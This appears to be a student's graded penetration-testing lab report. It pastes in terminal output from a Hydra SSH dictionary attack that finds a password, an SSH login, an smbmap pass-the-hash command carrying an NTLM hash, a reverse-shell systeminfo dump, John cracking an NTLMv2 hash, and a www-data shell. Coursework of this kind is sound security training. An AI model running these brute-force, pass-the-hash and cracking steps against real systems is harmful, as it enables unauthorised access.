
Lab Template – Ethan Roepke

1. **Describe what you did to `rockyou.txt.gz` that changed it to `rockyou.txt`. If you ran a command, include the command and briefly explain why it worked.**
   (5 points)


   A command I ran was “gzip -d rockyou.txt.gz”
   This command worked because gzip is the command for file compression/decompression and when we add ‘-d’, this tells us we want to decompress the file.

2. **Perform a dictionary password attack with this command. Take a screenshot once you’ve found the password.**
   `hydra -l santana -P /usr/share/wordlists/rockyou.txt ssh://x.x.x.123 -V`
   (10 points)




```
[ATTEMPT] target 135.75.54.123 - login "santana" - pass "softball" - 94 of 14344402 [child 15] (0/3)
[22][ssh] host: 135.75.54.123   login: santana   password: dragon
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 10:55:25

┌──(root㉿kali)-[/usr/share/wordlists]
└─# 
```

3. **Using SSH from your Kali VM, log into the user `santana` using the password you just found. Take a screenshot.**
   (10 points)



```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ssh santana@135.75.54.123
The authenticity of host '135.75.54.123 (135.75.54.123)' can't be established.
ED25519 key fingerprint is SHA256:BBdWt3WteR9iAK6Hzi1jMHibNfk0xHmwwB83/lxHPmk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '135.75.54.123' (ED25519) to the list of known hosts.
santana@135.75.54.123's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 19 04:58:18 PM UTC 2024

  System load:  0.0166015625      Processes:               213
  Usage of /:   41.4% of 9.75GB   Users logged in:         0
  Memory usage: 8%                IPv4 address for ens160: 135.75.54.123
  Swap usage:   0%


108 updates can be applied immediately.
62 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jan 17 16:23:04 2023
santana@l3:~$ 
```


4. **Execute the `net users` command on `X.X.X.108`. Take a screenshot of successful execution.**
(10 points)



```
┌──(root㉿kali)-[~]
└─# smbmap -u "Administrator" -p "cc01954a4137d5d78b0ea5a7df135b03:565c3996932701fed3c38e70b7e98768" -H 135.75.54.108 -x "net users"

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Alex                     DefaultAccount
defaultuser0             Guest                    James
Lilly                    Seregil                  yellowsnow
The command completed with one or more errors.


┌──(root㉿kali)-[~]
└─#
```


5. **With your reverse shell, run the following command and take a screenshot of the entire output for your lab report.**

`PS C:>` **`systeminfo`**
(10 points)




```
PS C:\> systeminfo

Host Name:                 DESKTOP-T9L6G94
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00330-80000-00000-AA250
Original Install Date:     29/01/2018, 13:35:48
System Boot Time:          01/02/2024, 06:26:28
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2295 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     4,095 MB
Available Physical Memory: 3,219 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,984 MB
Virtual Memory: In Use:    815 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    Yes
                                 DHCP Server:     183.141.145.250
                                 IP address(es)
                                 [01]: 135.75.54.108
                                 [02]: fe80::7992:6425:d42:6aac
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\>
```

6. **Show Shelly’s plaintext password(s) from the output of the John command.**
(10 points)



```
┌──(root㉿kali)-[~]
└─# john responder.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234567890       (Shelly)
1g 0:00:00:00 DONE (2024-02-20 11:55) 9.090g/s 9309p/s 9309c/s 9309C/s 123456..bethany
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─#
```

7. **Take a screenshot of the RDP session** *(include the* `rdesktop - x.x.x.111` *heading)*
(10 points)




8. **Do some research on the internet. What happens if you RDP into this machine while the user Joshua is actively using the computer?**
(5 points)
I have found 2 possibilities that could happen when you RDP onto a machine while a user is active. The first is when you RDP onto the machine, the user of the machine will be interrupted with a message possibly letting them know someone is trying to have remote access and they can accept or deny it. Another possibility that could happen is a new session will be running while the users machine session will run in the background. This all depends on the configured setting for the users settings.

9. **When would we want to use `smbmap` w/ Pass the Hash over using RDP to connect to a machine?**
(10 points)
We would want to use smbmap w/Pass the Hash over using RDP to connect to a machine because RDP can be a strong bandwidth especially when the network bandwidth is limited, so using smbmap w/Pass the Hash will be beneficial and more efficient. Pass the Hash avoids sending plaintext passwords, which will prevent security measures installed.

10. **Take a screenshot of this command's output after you've obtained your interactive shell on `X.X.X.121`:**
`echo "[netid]" && id && ip a`
(10 points)

Understood netid meant to be "eroepke" but inserted my ip address "135.75.54.121"



```
www-data@l1:/$ echo "135.75.54.121" && id && ip a
135.75.54.121
uid=33(www-data) gid=33(www-data) groups=33(www-data)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:02:31:15:70:20 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 135.75.54.121/24 metric 100 brd 135.75.54.255 scope global dynamic ens160
       valid_lft 21604sec preferred_lft 21604sec
    inet6 fe80::202:31ff:fe15:7020/64 scope link
       valid_lft forever preferred_lft forever
www-data@l1:/$ 
```